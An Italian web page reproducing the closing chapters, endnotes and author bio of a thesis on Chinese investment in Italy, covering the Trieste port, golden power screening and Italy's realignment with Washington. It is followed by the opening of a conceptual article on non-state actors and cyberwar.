I due grafici di seguito indicano chiaramente l’importanza della regione per la strategia cinese. Da un lato, quasi la metà del petrolio e del gas naturale che la Cina importa continua ad essere fornita dai Paesi del Medio Oriente e, in misura minore, dal Nord Africa, nonostante la strategia di diversificazione energetica perseguita da Pechino. Questo dato ci mostra l’importanza della regione per la sicurezza energetica cinese. D’altra parte, la conquista dei mercati esteri è di vitale importanza per l’economia cinese[104]. Pertanto, gli investimenti cinesi in infrastrutture sono proporzionali all’importanza del mercato euro-mediterraneo per la Cina.
L’impatto di questo sviluppo sulle economie dei Paesi mediterranei e dei loro vicini regionali è notevole. La dimensione della connettività delle infrastrutture di trasporto costruite e finanziate dalla Cina è ben progredita nella regione. I porti, le tratte ferroviarie e le autostrade costruite dalle imprese cinesi hanno stabilito delle profonde radici nei Paesi interessati. Pertanto, mentre la crescente presenza cinese nei collegamenti logistici eurasiatici accresce la centralità del Mediterraneo, i Paesi coinvolti diventano sempre più ricettivi all’influenza cinese e disposti ad assecondarne gli interessi.
Ciò solleva anche nuove questioni in termini di indipendenza strategica. Alcune società cinesi hanno ora la possibilità di limitare l’accesso ad alcuni porti del Mediterraneo o potrebbero svolgere altre attività come ospitare forze navali o raccogliere informazioni. Se non vi è sufficiente attenzione, la Cina potrebbe presto prendere decisioni strategiche in Europa, in termini di flussi commerciali, attraverso rotte marittime su cui gli europei non hanno alcun controllo.
Queste preoccupazioni sono di per sé amplificate dal fatto che una grande quota di investimenti cinesi è effettuata da aziende statali, nel cui processo decisionale vengono presi in considerazione non solo gli interessi commerciali ma anche gli interessi strategici e politici di Pechino. Per prevenire le manipolazioni cinesi è necessaria una solida politica europea. Gli Stati membri dell’UE devono agire insieme, parlare con una sola voce e non lasciare che la Cina li divida.
Nella stessa Cina, si applicano condizioni rigorose agli investitori stranieri[105], che rendono impensabile per un’azienda europea acquisire in Cina un controllo equivalente a quello cinese nel porto del Pireo. Nel frattempo, indisturbata, la Cina ha potuto acquistare aziende in settori di importanza strategica come quello tecnologico, dei trasporti e dell’energia.
In merito alla questione, l’ex presidente della Commissione europea, Jean-Claude Juncker, nel 2017 lanciò un fervido appello per un maggiore controllo sugli investimenti. “Non siamo ingenui liberisti. L’Europa deve difendere i suoi interessi strategici. Se una società straniera vuole acquistare un porto europeo, una parte delle nostre infrastrutture energetiche o un’azienda di tecnologia della difesa, ciò deve avvenire solo in trasparenza, con un controllo e un dibattito. È una responsabilità politica sapere cosa succede nel nostro cortile, in modo da poter proteggere la nostra sicurezza collettiva, se necessario”[106]. Pertanto, gli strumenti di controllo sugli investimenti esteri potrebbero dare i loro frutti se attuati: la vicenda del Porto di Trieste ne è un esempio.
A marzo 2019 il Porto di Trieste è stato tra i firmatari del Memorandum of Understanding (MoU) tra l’Italia e la Repubblica Popolare Cinese nell’ambito della Belt and Road Initiative[107]. L’accordo ha gettato le basi per partnership generali in diverse aree di sviluppo infrastrutturale del porto, mediante un secondo accordo firmato a Shanghai nel novembre 2019. Tuttavia, il timore che si ripetesse qualcosa di simile a quanto accaduto al porto del Pireo in Grecia era forte, portando all’espansione dell’influenza cinese nell’area.
Situati nel cuore del trafficato Mar Mediterraneo, i terminal marittimi italiani possono facilmente configurarsi come sbocchi strategici per collegare il commercio marittimo dall’Estremo Oriente attraverso il Canale di Suez con Svizzera, Austria, Germania, Slovenia e Ungheria, rendendo tutti i suoi porti una valida alternativa ai terminal del Nord Europa. Essendo i porti delle infrastrutture critiche, alle istituzioni governative non è sembrato saggio consentire a una potenza straniera sempre più ostile, che usa regolarmente le dipendenze economiche come strumento di coercizione politica, il controllo parziale o totale di qualsiasi elemento di una sua infrastruttura considerata strategica.
Sin dalla sua firma, l’accordo tra l’Autorità portuale di Trieste e CCCC ha ricevuto la forte contrarietà internazionale dell’Unione Europea e degli Stati Uniti[108]. I successivi sviluppi hanno poi posto fine al progetto pianificato. In primo luogo, nel settembre del 2019, il nuovo governo italiano è stato più propenso del precedente governo ad ascoltare le preoccupazioni europee e americane. Sia il governo sia il Copasir hanno peraltro evidenziato i rischi derivanti dalla presenza cinese nelle infrastrutture portuali, tecnologie comunicative e universitarie italiane[109].
In secondo luogo, dopo un anno, la compagnia cinese CCCC non aveva ancora presentato una bozza di proposta per il progetto, necessaria all’autorità portuale per avviare la procedura di gara pubblica. Infine, le considerazioni tecniche sopra menzionate hanno sollevato seri dubbi sulla fattibilità del progetto. Pertanto, in seguito a una rapida trattativa con la piattaforma logistica triestina PLT, la società tedesca di trasporti, HHLA, è diventata il primo azionista del terminal italiano, con una partecipazione del 50,1%[110].
Come abbiamo visto, in questa vicenda lo Stato ha potuto opporsi all’acquisizione di un’infrastruttura sensibile da parte di investitori stranieri pur non facendo ricorso ai poteri speciali. La riflessione su che cosa dovrebbe o non dovrebbe essere un asset strategico deve quindi essere seriamente considerata e, pertanto, devono essere messe in atto efficaci misure di protezione economica da parte delle autorità pubbliche per evitare dei subentri che potrebbero mettere in pericolo l’attività.
In conclusione, gli investimenti esteri comportano sempre un rischio e, innegabilmente, ci sono stati casi in cui gli investimenti cinesi hanno portato a un’eccessiva concentrazione di assetti strategici da parte della controparte cinese[111]. L’Europa non ha saputo elaborare finora una risposta strategica organica alla crescente presenza cinese nel Mediterraneo. Servirebbe una strategia ad ampio spettro che affronti sia la dimensione economico-commerciale sia quella di sicurezza: l’Italia è nella posizione ideale per farsene promotrice grazie al suo ruolo centrale, sia politico sia economico nell’area.
Il riallineamento italiano con Washington
I numerosi cambi di governo susseguitesi negli ultimi anni hanno notevolmente influito sullo sviluppo della politica estera italiana. Quando è stato firmato il protocollo d’intesa per la BRI nel 2019, l’Italia era governata da una coalizione formata dal Movimento 5 Stelle e dalla Lega. Tuttavia, nel settembre 2019, il governo è stato sostituito da una nuova coalizione, formata dal M5S e dal Partito Democratico. Il premier, Giuseppe Conte, è rimasto lo stesso ma la nuova coalizione ha seguito un differente approccio in politica estera, adottando un approccio più europeista.
L’Italia ha continuato a mantenere un rapporto piuttosto positivo con la Cina, unendosi però agli altri Paesi europei in occasionali critiche a Pechino. All’inizio del 2021, l’Italia ha subito un ulteriore cambio di governo, con Mario Draghi come Presidente del Consiglio. Rispetto al governo precedente, il nuovo governo di “unità nazionale” ha strettamente allineato l’Italia con le posizioni espresse dall’Unione Europea e dagli Stati Uniti nei confronti della Cina.
Tenendo presente quanto fin qui detto, appare evidente il cambiamento intercorso nella politica estera italiana. La Diciottesima legislatura, tra marzo 2018 e agosto 2021, offre pertanto un caso studio particolarmente utile nel comprendere le posizioni politiche italiane relative alla Cina. Non solo perché è quella in carica durante i negoziati del MoU, sotto il primo governo Conte (giugno 2018 – settembre 2019), ma anche perché ha assistito alle conseguenze dell’accordo, consentendo la formazione di altri due governi fondamentalmente diversi tra loro. L’analisi condotta da Giovanni Andornino[112] ha infatti svelato che oltre l’80% di tutti gli atti non legislativi contenenti posizioni rilevanti sulla Cina presentava una connotazione negativa.
Come emerso dalla ricerca, l’unico partito italiano che ha mostrato, in media, un sentimento prevalentemente positivo è stato il Movimento 5Stelle. Pertanto, l’indagine ha evidenziato una prima fase costituita da atteggiamenti relativamente più positivi, che coincide con il primo governo Conte, successivamente, durante i 17 mesi del secondo governo Conte si è notato una netta riduzione delle prese di posizione positive, fino ad arrivare all’ultima fase politica con il governo Draghi, in cui sono state generate il maggior numero di prese di posizione negative nei confronti della Cina.
Dal suo insediamento nel febbraio 2021, il governo Draghi ha segnato una svolta nella politica italiana verso un riscoperto atlantismo ed europeismo[113], tenendo una linea dura ma pragmatica nei confronti della Repubblica popolare cinese. Oggi, l’attuale governo di Giorgia Meloni sembra intenzionato a continuare sul percorso tracciato dal precedente esecutivo[114]. Sebbene persistano degli interrogativi sull’unità della coalizione di governo su diverse tematiche chiave di politica estera, che vanno dall’entità del suo sostegno all’Ucraina al suo impegno nei confronti di varie istituzioni dell’Unione europea, sulla questione Cina, invece, il nuovo governo del premier Giorgia Meloni pare unito.
La linea critica della Meloni nei confronti della Cina si riflette nella composizione del suo governo, che ha espresso timori dalla dipendenza cinese. Il ministro delle Imprese e del made in Italy, Adolfo Urso, ha criticato il governo tedesco per aver consentito alla cinese COSCO di acquistare una partecipazione nel porto di Amburgo. Urso ha sostenuto che il suo governo si adopererà per evitare la dipendenza tecnologica o in una certa misura commerciale con la Cina.
I commenti del ministro sintetizzano bene l’atteggiamento del nuovo governo italiano. Significativo anche il suo rifiuto di consegnare “l’Italia nelle mani dei cinesi”[115]. Una delle questioni più importanti infatti nei rapporti Italia-Cina riguarda appunto le acquisizioni di aziende italiane da parte della controparte cinese. In quest’ambito, l’attuale governo ha dichiarato, attraverso il ministro Urso, di voler rafforzare il meccanismo di screening sugli investimenti diretti esteri[116] in continuità con quanto fatto dai governi Conte II e Draghi.
Nonostante la popolarità di un tale approccio, sorgono tuttavia delle preoccupazioni legate alle conseguenze indesiderate che questo tipo di misure protezionistiche potrebbe avere sulle PMI italiane e sulle capacità di ricerca e sviluppo, che sono attualmente sottofinanziate. Ciò è particolarmente vero per il contesto nazionale, in cui una confluenza di venti geopolitici e macroeconomici contrari sta affossando la ripresa economica.
Tuttavia, nel corso del 2022, il clima politico tra Italia e Cina non ha inciso negativamente sul livello degli scambi commerciali. In particolare, sono stati registrati scambi per 77,8 miliardi di dollari, con un incremento del 5,4 per cento annuo, meglio di Germania (-3.1 per cento) e Francia (-4,4 per cento)[117].
Più di recente è emersa la controversa questione delle presunte “stazioni di polizia cinese” sul territorio italiano, scoppiata a seguito della pubblicazione di un rapporto redatto dall’organizzazione non governativa spagnola Safeguard Defenders che denunciava la presenza di tali stazioni in diversi Paesi europei, tra cui l’Italia, accusate di svolgere attività di monitoraggio e repressione di dissidenti cinesi all’estero[118]. Il rapporto ha richiamato l’attenzione sul fatto che dal maggio 2016, grazie a un accordo firmato dall’allora governo Renzi, le principali città italiane avevano visto pattugliamenti congiunti tra polizia cinese e italiana per garantire la sicurezza dei turisti dalla Repubblica popolare nel nostro Paese[119].
Secondo il rapporto, l’accordo voluto dal governo Renzi avrebbe condotto all’istituzione di stazioni segrete di polizia cinese. Si segnala, tuttavia, che i centri a cui si riferisce il rapporto sono “centri di servizi” legati a governi provinciali della RPC (Nantong, Wenzhou, Qingtian e Fuzhou) e incaricati di svolgere attività burocratiche, ma che non hanno alcuna autorità in materia di sicurezza, né hanno alcuna attinenza con gli accordi per i pattugliamenti di polizia congiunti[120]. Attualmente, tali “centri di servizi” sono oggetto d’indagine da parte delle autorità giudiziaria italiana al fine di accertare che non vi siano delle irregolarità, sebbene ad oggi non ne siano ancora state rilevate[121].
Consapevole del modo in cui l’energia, il commercio e la tecnologia possono essere usati come leva politica, il nuovo governo italiano, in linea con l’Unione Europea, sta adottando un approccio cauto nei confronti della Cina. Da un lato, la RPC ha un mercato enorme ed è anche una potenziale fonte di capitali, tuttavia, al contempo, Pechino ha dimostrato di poter utilizzare il commercio e le connessioni commerciali come leva strategica[122].
La recente controversia su Taiwan e le successive sanzioni economiche contro la Lituania forniscono una valida dimostrazione di come la Cina sia disposta a sfruttare il suo peso economico come strumento politico[123]. Sebbene sia stata in precedenza critica nei confronti di Bruxelles, il governo Meloni rimane fedele ai valori europei, esprimendo anche un forte e fermo sostegno alle relazioni transatlantiche. Questo, nel breve termine, segnala che la politica estera italiana è destinata a prendere le distanze dalla Cina e a riaffermare la propria posizione al centro dell’Europa e dell’alleanza atlantica.
Conclusioni
In questo lavoro sono stati descritti alcuni dei fatti più rilevanti collegati alla proiezione internazionale della Cina. A differenza del passato, quando abbiamo assistito all’ascesa di potenze globali che hanno imposto la propria supremazia militare prima di quella economica, l’affermazione cinese nel mondo ha avuto inizio mediante la tessitura capillare di relazioni commerciali e finanziarie bilaterali. Certamente, la Cina non rappresenta sempre un’opportunità per i Paesi occidentali, tuttavia, credo anche che per discriminarla laddove c’è rischio, si debba conoscere il Paese e, in questo senso, non la conosciamo abbastanza.
Pertanto, in un contesto mondiale profondamente interconnesso e globalizzato, comprenderne le motivazioni è un utile strumento per cogliere l’entità dell’espansionismo cinese sulla base di un approccio cooperativo e non conflittuale[124].
In quest’ottica, la disinformazione relativa all’iniziativa cinese della Belt and Road Initiative non aiuta di certo. Come analizzato brevemente, la nozione di “diplomazia della trappola del debito” vede la Cina come un creditore pericoloso e Paesi come lo Sri Lanka delle vittime ingenue. A ben vedere, però, la situazione è molto più complessa.
Come accaduto per il suo sviluppo interno, la proiezione esterna della Cina è sperimentale, attraverso un processo di apprendimento segnato da frequenti aggiustamenti. Coloro che accusano la RPC di esercitare la trappola del debito ignorano deliberatamente il fatto che molti dei prestiti cinesi avvengono sotto forma di sovvenzioni o prestiti agevolati. La narrativa occidentale ha deliberatamente eluso i vantaggi economici che il miglioramento delle infrastrutture ha creato come sviluppo economico, promozione dell’industrializzazione e posti di lavoro [125].
In questo senso, l’approccio europeo appare piuttosto limitato agli occhi dei Paesi in via di sviluppo. I motivi storici per cui questi ultimi preferiscano rivolgersi alla Cina emergono dalle dichiarazioni rilasciate dall’ex presidente del Kenya, Uhuru Kenyatta negli anni?? Del Ventesimo secolo: “Non abbiamo bisogno che vengano a darci lezioni su quello che serve al nostro Paese, abbiamo bisogno di partner che ci aiutino a ottenere quello che chiediamo e la nostra partnership con la Cina (..) è una relazione tra amici che lavorano insieme per lo sviluppo del Kenya”[126].
Il bilancio che si può trarre da questo lavoro e da queste affermazioni dà luogo ad alcune considerazioni finali. Innanzitutto, bisogna tenere a mente che le varie partnership che si sono consolidate nel tempo con la potenza asiatica hanno non solo contribuito a risollevare il destino di Paesi destinati a soccombere per via del loro debito pubblico e dunque ad evitare, almeno per ora, una devastante crisi economica, ma ha anche favorito sia la creazione di un numero significativo di nuovi posti di lavoro, sia lo sviluppo di nuove infrastrutture, le quali, anche se finanziate dai cinesi, hanno permesso anche alla stessa Ue di valorizzare l’area strategica in cui è collocata[127].
Nonostante sia convinto che la risposta europea di ridurre la sua dipendenza dalla Cina, in un’ottica di diversificazione e rafforzamento della nostra sovranità nelle catene del valore strategiche[128], sia da intendersi positivamente, ritengo anche che non possiamo semplicemente pensare di poter “fare a meno” della Cina, considerando l’importanza strategica che entrambi gli attori rivestono, nonché gli ingenti investimenti fatti da ambo le parti[129].
Pertanto, in futuro, i Paesi europei dovranno valutare se e in che misura accogliere gli investimenti cinesi, ponderandone attentamente i costi e i benefici. Un’accorta valutazione delle implicazioni della strategia cinese può e deve condurre alla valorizzazione delle opportunità offerte dagli investimenti cinesi, preservando le imprese e le tecnologie critiche, essenziali per la nostra sicurezza e l’ordine pubblico.
Dal canto suo, l’Italia dovrà sviluppare una propria strategia politica sulla Cina, che si muova su due binari complementari, uno a livello nazionale e uno a livello europeo. Appare evidente, infatti, che solamente una strategia comune a livello europeo permetterà al nostro Paese di modellare le relazioni bilaterali con la Cina sulla base delle rispettive esigenze e specifici interessi nazionali. Sebbene, il posizionamento italiano all’interno delle alleanze transatlantiche non sia certamente in discussione, in futuro, l’Italia dovrà essere abile nell’evitare di trovarsi imprigionata dalla crescente competizione sino-americana[130].
A livello nazionale, l’agguerrita competizione tra Stati a cui stiamo assistendo tutt’oggi, anche all’interno dell’Unione Europea, per la conquista di nuovi mercati, maggiori risorse (soprattutto energetiche), conferma che la sicurezza dei cittadini passa attraverso la sicurezza economica del Paese, resa possibile anche grazie all’intelligence economica. Da ciò deriva la necessità per il nostro Paese di dotarsi di un sistema nazionale articolato di intelligence economica capace di coordinare, e valorizzare, la relazioni che intercorrono tra imprese e Stato con l’obiettivo di dar vita a scelte operative mirate, sulla falsariga di quanto avviene in altri contesti nazionali[131], si pensi al contesto francese.
Al contempo, sarà utile approfondire gli intelligence studies[132] che è bene diventino presto materia scolastica ed accademica[133], non per individuare improbabili sbocchi lavorativi ma per sviluppare una reale cultura di intelligence e di sicurezza, che “consideri le imprese non solo beneficiarie, ma anche raccoglitrici di informazioni da condividere per consolidare posizioni economiche”[134], accrescendo la sensazione generale di sicurezza. L’educazione è infatti il tempo del futuro: noi studiamo oggi per programmare quello che saremo domani.
L’analisi presentata ha delineato il complesso scenario della sicurezza economica italiana nell’era della competizione sino-americana. Dall’evoluzione normativa del golden power alla crescente presenza cinese nei settori strategici nazionali, emerge chiaramente come la protezione degli asset critici richieda strumenti sempre più sofisticati e coordinamento internazionale.
Il caso italiano dimostra che la sicurezza economica non può più limitarsi alla protezione ex-post delle acquisizioni straniere, ma deve svilupparsi attraverso un’intelligence economica proattiva, capace di anticipare le minacce e valorizzare le opportunità. Il riallineamento atlantico del Paese conferma l’importanza di bilanciare apertura economica e tutela della sovranità nazionale.
Per approfondire tutti gli aspetti della sicurezza economica italiana e accedere all’analisi completa delle strategie di intelligence economica, scarica il white paper “La difesa dell’interesse nazionale e gli investimenti cinesi in Italia”scritto da Matteo Marras, che offre una panoramica dettagliata su strumenti, casi studio e prospettive future per la protezione degli interessi strategici nazionali.
[12] L’IPCA (l’indice dei prezzi al consumo armonizzato per i paesi dell’Unione Europea), è un indicatore sviluppato dall’Eurostat per verificare la convergenza delle economie dei paesi membri dell’Unione Europea, ai fini dell’accesso e della permanenza nell’Unione monetaria.
[13] L’inflazione core è un particolare tipo di inflazione che viene calcolata senza tenere conto dei beni soggetti a forte volatilità: dalla misura dell’aumento medio dei prezzi sono esclusi infatti i generi alimentari, alcool, tabacco e i costi dell’energia.
[27] Il nome ha origine in Gran Bretagna ed indica la conservazione, da parte dello Stato, di una partecipazione azionaria mediante l’utilizzo di poteri speciali.
[28] Grazia D’Alpa, “La golden share e i golden powers nel diritto europeo”, Sistema di informazione per la sicurezza della Repubblica, 1 dicembre 2017. https://www.sicurezzanazionale.gov.it/sisr.nsf/wp-content/uploads/2017/12/golden-share-e-golden-powers-DAlpa.pdf
[32] Per un approfondimento si vedano i regolamenti: DPR n.35 del 19 febbraio 2014 recante l’introduzione del “Regolamento per l’individuazione delle procedure per l’attivazione dei poteri speciali nei settori della difesa e della sicurezza nazionale, a norma dell’art 1, comma 8, del decreto legge 15 marzo 2012 n.21; il DPR n.85 del 25 marzo 2014 recante l’introduzione del “Regolamento per l’individuazione degli attività di rilevanza strategica nei settori dell’energia, dei trasporti e delle comunicazioni a norma dell’art 2, comma 1, del decreto legge 15 marzo 2012 n.21; il DPR n.86 del 25 marzo 2014 recante l’introduzione del “Regolamento per l’individuazione delle procedure per l’attivazione dei poteri speciali nei settori dell’energia, dei trasporti e delle comunicazioni a norma dell’art 2, comma 9, del decreto legge 15 marzo 2012 n.21; il DPCM n.108 del 6 giugno 2014 recante l’introduzione del “Regolamento per l’individuazione delle attività di rilevanza strategica per il sistema difesa e sicurezza nazionale, a norma dell’art 1, comma 1, del decreto legge 15 marzo 2012 n.21, convertito, con modificazioni, dalla legge n.56 dell’11 maggio 2012; il DPCM del 6 agosto 2014 che ha introdotto “l’individuazione delle modalità organizzative e procedimentali per lo svolgimento delle attività propedeutiche all’esercizio dei poteri speciali”; il DPCM n.179 del 18 dicembre 2020 recante il “Regolamento per l’individuazione dei beni e dei rapporti di interesse nazionale nei settori di cui all’art 4, paragrafo 1, del regolamento UE 2019/452 del 19 marzo 2019 del Parlamento europeo e del Consiglio, a norma dell’art 2 comma 1-ter del decreto legge 15 marzo 2012 n.21, convertito, con modificazioni, dalla legge n.56 dell’11 maggio 2012.
[46] La due diligence aziendale consiste in un’indagine conoscitiva attraverso la quale sono raccolte informazioni su un’impresa, nell’ottica di accertarne lo stato di salute e per valutarne in modo più consapevole le opportunità e le criticità in relazione a differenti ambiti e possibili operazioni.
[47] Adolfo Urso, “Relazione sull’attività svolta dal 1 gennaio 2021 al 9 febbraio 2022”, op. cit. pag. 34.
[54] Adriano Soi, “I servizi di informazione e la tutela degli interessi economici nazionali. Il caso italiano alla luce dei più recenti documenti governativi e parlamentari”, in Intelligence e Interesse nazionale, a cura di Umberto Gori & Luigi Martino, (Ariccia: Aracne editrice, 2015), pag 387.
[55] Alessandro Pansa, “Il sistema di informazione per la tutela degli interessi economici nazionali”, op. cit. pag. 13-14.
[57] Luca Livadiotti, “Intelligence economica e nuovo Golden Power: il caso Molmed”, Analytica, Torino, dicembre 2020, pp. 17. https://www.analyticaintelligenceandsecurity.it/wp-content/uploads/Livadiotti-Caso-MolMed.pdf
[58] Alessandro Pansa, “Sintesi intervento del 20 novembre 2018 in materia di poteri speciali in Golden Powers”, GNOSIS, Sistema di informazione per la sicurezza della repubblica, 2019, pag 103. https://www.sicurezzanazionale.gov.it/sisr.nsf/wp-content/uploads/2020/01/GNOSIS-golden-power-intelligence.pdf.
[67] Simone Dossi, “Italy-China relations and Belt and Road Initiative. The need for a long term vision”, in Italian Political Sciences, vol. 15, no. 1, 2020, pag. 8.
[68] Mario Filippo Pini, Italia e Cina: 60 anni tra passato e futuro, (Roma: L’Asino d’oro edizioni, 2011), pag. 82.
[69] Giovanni Andornino, “Strategic ambition in times of transition: key patterns in contemporary Italy-China relations”, in Italy’s Encounters with Modern China, Imperial Dreams, Strategic Ambitions, a cura di Maurizio Marinelli e Giovanni Andornino, New York, Palgrave Macmillan, 2014, pag. 150.
[86] Nicola Bilotta, “China’s Belt and Road Initiative in Italy: An Analysis of Financial Cooperation”, Istituto Affari Internazionali, IAI Papers 21, 2021, pag.17-18.
[89] Nicola Casarini, “Chinese Investments in Italy: Changing the Game?”, in Chinese Investment in Europe: A Country-level Approach. A Report by the European Think-tank Network on China (ETNC), a cura di John Seaman, Mikko Huotari & Miguel Otero-Iglesias, Institute of International Relations, December 2017, pag. 81-86.
[90] Simone Dossi, “Italy-China relations and Belt and Road Initiative. The need for a long term vision”, op. cit. pag 8-9.
[102] Alessandro Gili, “Mediterraneo di nuovo al centro”, ISPI, 11 novembre 2022. https://www.ispionline.it/it/pubblicazione/mediterraneo-di-nuovo-al-centro-36669
[127] Si pensi ad esempio al fatto che la maggioranza dei porti europei è a partecipazione cinese con il conseguente incremento dei flussi commerciali bilaterali.
[130] Giuseppe Gabusi & Giorgio Prodi, “Presa nel mezzo? Italia e Cina dopo il COVID-19”, in L’economia italiana dopo il covid-19. Come ricominciare a crescere, a cura di Giorgio Bellettini e Andrea Goldstein, Bonomia University Press, 2020, pag. 306.
[131] Laris Gaiser, “Intelligence economica: una proposta per l’Italia”, in Sicurezza, Terrorismo e Società, Milano, issue 1 – 2/2015, pag 70. https://www.sicurezzanazionale.gov.it/sisr.nsf/wp-content/uploads/2016/03/Gaiser_SicTerSoc_book-4.pdf
[132] Maria Luisa Maniscalco, “Gli Intelligence Studies in Italia. A proposito del volume Intelligence e scienze umane. Una disciplina accademica per il XXI secolo”, in Democrazia e Sicurezza – Democracy & Security Review a cura di Mario Caligiuri, (Soveria Mannelli: Rubbettino, 2016), pag. 164.
[133] Mario Caligiuri, Intelligence e scienze umane. Una disciplina accademica per il XXI secolo, (Soveria Mannelli: Rubbettino, 2016).
Ho iniziato il mio percorso accademico conseguendo una laurea triennale in Amministrazione e Organizzazione presso l’Università di Cagliari, periodo durante il quale ho sviluppato un particolare interesse per le dinamiche internazionali attraverso la redazione di una tesi incentrata sull’immigrazione irregolare via mare. Successivamente, ho proseguito gli studi con una laurea magistrale in Scienze Internazionali, curriculum China and Global Studies, presso l’Università di Torino con una votazione finale di 105 su 110. La mia passione per gli studi sulla sicurezza e per le relazioni internazionali rappresenta una delle principali motivazioni per cui ho intrapreso questo progetto di tesi intitolato: La difesa dell’interesse nazionale e gli investimenti cinesi in Italia. Il lavoro è risultato essere tra i vincitori della sesta edizione del premio “Una tesi per la sicurezza nazionale” indetto dalla Presidenza del Consiglio dei Ministri. Il percorso accademico si è sviluppato in un contesto multidisciplinare che ha integrato le relazioni internazionali, l’economia politica, la sicurezza e l’analisi dei rischi con una particolare attenzione ai rapporti tra Italia e Cina e alle nuove sfide inerenti alla sicurezza economica. Negli anni ho maturato competenze nel monitoraggio e nella valutazione delle dinamiche politico-economiche nazionali e internazionali, nella redazione di report e approfondimenti. Ho partecipato a tavoli di lavoro e progetti formativi che hanno rafforzato la mia attitudine al lavoro di squadra, all’organizzazione e nell’analisi geopolitica. In futuro ambisco a contribuire allo sviluppo di analisi, strategie e progetti che operino in contesti pubblici o privati, supportando le organizzazioni nella valutazione delle dinamiche globali e nella mitigazione dei rischi legati agli scenari geopolitici ed economici.
Attori non statali e cyberwar: come il cyberspazio sta trasformando la guerra moderna
Attori non statali e capacità cibernetiche sono oggi elementi centrali nella trasformazione dei conflitti contemporanei. Questo contributo rappresenta il primo contenuto di una serie di approfondimenti dedicati al tema dei Cyber Proxies, con particolare attenzione alle capacità cibernetiche degli attori non statali filo-iraniani. L’articolo analizza il contesto sistemico in cui tali attori emergono, soffermandosi sull’erosione della sovranità statale, sulla privatizzazione della violenza e sull’evoluzione della guerra verso il cyberspazio. L’obiettivo è fornire le basi teoriche e concettuali per comprendere il ruolo crescente di questi soggetti nel quinto dominio della guerra e nelle dinamiche di sicurezza internazionale.
Globalizzazione, sicurezza e trasformazione del sistema internazionale
La globalizzazione ha moltiplicato i rischi e le minacce alla sicurezza poiché ha frammentato il quadro strategico che prima consentiva di interpretare ogni fenomeno all’interno di uno schema bipolare. Inoltre, ha accresciuto il rilievo degli attori non statuali e alimentato il dissenso in varie società, favorendo la formazione di reti tra diverse élite transnazionali che mettono in discussione il carattere territoriale della sovranità. La relativizzazione della sovranità e dei rapporti geopolitici ha quindi promosso la nascita di nuove forme di autorità, appartenenza e fedeltà. Questi nuovi attori del mondo globale mettono oggi in dubbio la sicurezza degli stati, alterano i rapporti di forza e rimodellano il sistema internazionale in funzione della loro crescente rilevanza.
Questo processo di trasformazione ha avuto conseguenze strettamente connesse al rapporto tra Stato e apparati militari: la relativizzazione dell’autorità e della legittimità politica, che provoca l’emergere di un insieme eterogeneo di nuove entità — come organizzazioni criminali o terroristiche, movimenti religiosi, ONG, ecc. — per lo più di natura transnazionale. Di conseguenza, la dissoluzione del vecchio ordine interstatale ha trasformato radicalmente anche la guerra, non più monopolio esclusivo degli Stati ma esteso a complesse reti di attori non statali di vario genere.
Mary Kaldor, nella sua opera “Le nuove guerre” ravvisa come i conflitti in epoca globalizzata, si presentino in maniera diversa rispetto al tradizionale modo di fare guerra. Secondo l’autrice la guerra è anzitutto un fenomeno sociale, e come tale, la sua rivoluzione è di fatto una rivoluzione delle relazioni sociali della guerra e non della tecnologia (benché spesso la tecnologia influenzi inevitabilmente il cambiamento delle relazioni sociali). In un contesto di progressiva erosione del potere statuale, viene meno il controllo sugli strumenti della coercizione fisica e quindi, la loro frammentazione.
Questo ha determinato l’evolversi di un sistema internazionale a “geometria variabile” che, da un lato, sempre più attori — spesso mossi da identità religiose o etniche — rivendicano il diritto di ricorrere alla violenza organizzata per mettere in discussione la sovranità territoriale degli Stati. Dall’altro lato, permane un’area centrale in cui continuano a valere le regole tradizionali del sistema westfaliano. In tale contesto, il potere tende a svilupparsi e a diffondersi su centri diversi rispetto a quelli tradizionalmente legati allo Stato e, analogamente, l’uso della forza tende progressivamente a “privatizzarsi”.
Storicamente, l’asimmetria nei conflitti armati si configurava a partire da una sproporzione tecnologica, militare ed economica tra i diversi attori. Tipicamente, in un conflitto l’attore “high-tech”, ovvero quello più organizzato militarmente, tecnologicamente ed economicamente puntava a spostare il campo di battaglia sul piano convenzionale per sfruttare la propria superiorità. Viceversa, il contendente “low-tech” svantaggiato cercava di impiegare tutti gli strumenti e/o strategie volte a vanificare la superiorità del nemico, attraverso un ventaglio di mezzi non convenzionali (come il terrorismo, la guerriglia etc.).
Cyberspazio e trasformazione della guerra contemporanea
Nell’epoca dell’informazione globalizzata, la guerra sta radicalmente cambiando forma, limiti e confini e, anche questi nuovi attori globali stanno imparando a porre l’enfasi sulle “operazioni informative” e sulla “cyberwar”, come parte del ventaglio strategico atto a spostare il campo di battaglia verso terreni di confronto non convenzionale (ed evitando quando possibile quello frontale-militare).
In tale contesto, la guerra comincia quindi a spostarsi verso uno “spazio non naturale”, il cosiddetto “cyberspazio”, dove i tradizionali concetti spaziali di larghezza, altezza e profondità perdono il loro classico significato strategico. Gli elementi materiali della guerra (soldati, armi e campo di battaglia) oggi assumono sempre meno rilevanza rispetto alla dimensione “immateriale”, in cui le regioni del potere sono ancora in discussione. Questo significa che non è più sufficiente imporsi a livello militare o avere fanteria per controllare un’area territoriale ma gli Stati dovranno cercare di governare le nuove complessità che si stanno manifestando in questo nuovo dominio di conflitto.
La cyberwar può essere intesa come una moltitudine di azioni ostili nel ciberspazio, dai veri e propri attacchi contro infrastrutture critiche, attacchi in grado di provocare danni fisici (esempio alterando il funzionamento di sistemi industriali), ad azioni di disturbo e psicologiche, prossime a un concetto più ampio di guerra informativa (ossia mirate a destabilizzare psicologicamente o delegittimare politicamente l’avversario).
L’elemento più evidente e temuto di questa evoluzione riguarda la possibilità di colpire obiettivi strategici da grandi distanze, spesso con tecnologie relativamente poco costose. Tuttavia, spesso l’impiego di un’offensiva informatica è soggetto a un problema di non poco conto, soprattutto se confrontata con un attacco convenzionale: la mancanza di controllo e di stime precise sui danni collaterali.
La natura complessa e interdipendente del ciberspazio rende difficile valutare se un cyberattacco, ad esempio diretto a disabilitare una certa rete militare, possa anche comportare estese conseguenze indesiderate per non-combattenti, paesi terzi o potenzialmente lo stesso aggressore. Questa imprevedibilità genera rischi politici significativi, poiché i danni collaterali inaspettati possono comportare ulteriori escalation, la delegittimazione da parte della comunità internazionale o nella politica interna e, talvolta anche rafforzare la resistenza del Paese bersaglio.
